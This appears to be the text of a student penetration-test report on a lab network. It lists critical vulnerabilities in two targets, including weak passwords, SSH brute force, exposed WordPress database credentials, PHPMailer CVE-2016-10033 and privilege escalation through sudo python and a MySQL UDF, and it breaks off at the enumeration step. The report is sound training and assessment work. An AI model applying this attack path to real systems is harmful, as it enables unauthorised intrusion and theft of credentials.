Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:

Machines
IPv4:192.168.1.110
OS:Linux
Hostname:Target 1

IPv4:192.168.1.115
OS:Linux
Hostname:Target 2

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.100
OS:Linux
Hostname:Elk

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Enumeration User disclosure from 2 separate locations	Using either enum4linux or wpscan an attacker can gain access to usernames, enum4linux giving a more complete look	Gives the attacker a list of users to attempt to brute force the password.
Weak passwords	3 accounts have either a username for a password, or the reverse spelling of the username as the password	¾ user accounts are using default passwords or passwords that are otherwise easy to guess. Two of these accounts provide passwordless sudo use (root+vagrant) and the last was a no brainer to guess. The strongest password on the machine was cracked in under 5 minutes.
Port 22 Open	When port 22 is open it allows attackers to ssh and use brute force attacks on systems	Attacker can craft an attack method that exploits having ssh open such as a brute force
CWE-307: Brute Force attacks	Improper Restriction of Excessive Authentication Attempts	Gives attacker higher chance of success for brute force attacks

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file	This has a high impact because the threat can gain access to machine, the password will be easily available and they can quickly gain access to the database.
Privilege escalation by sudo python (CVE-2006-0151)	Allows a local users to gain privileges by using a Python script	provides root escalation this is very dangerous and impactful because it provides root to the threat actor

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
unprotected access to sensitive data	The vendor page is open to the public and contains vulnerability information and confirmation the version in use is vulnerable	The attacker was able to retrieve version information, vulnerability info (which included the current version and a link to a near ready to use exploit)
phpmailer **CVE-2016-10033**	Not only was the version in use vulnerable, the vulnerability was included in the documentation.	The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code.
Wp-config not locked down	Because the config file isn’t locked down the attacker gained access to the mysql password	This has a high impact because the threat can gain access to machine, the password will be easily available and they can quickly gain access to the database.
Mysql UDF dynamic library Privilege escalation	A well documented exploit is available ready to compile that allows an unprivileged user to gain root	This allowed the attacker to jump from the www-data user to root


Exploits Used

Exploitation of target 1: 1[Enumeration]

- enum4linux scan
- wpscan enumeration gave us 2 users Michael and Steven



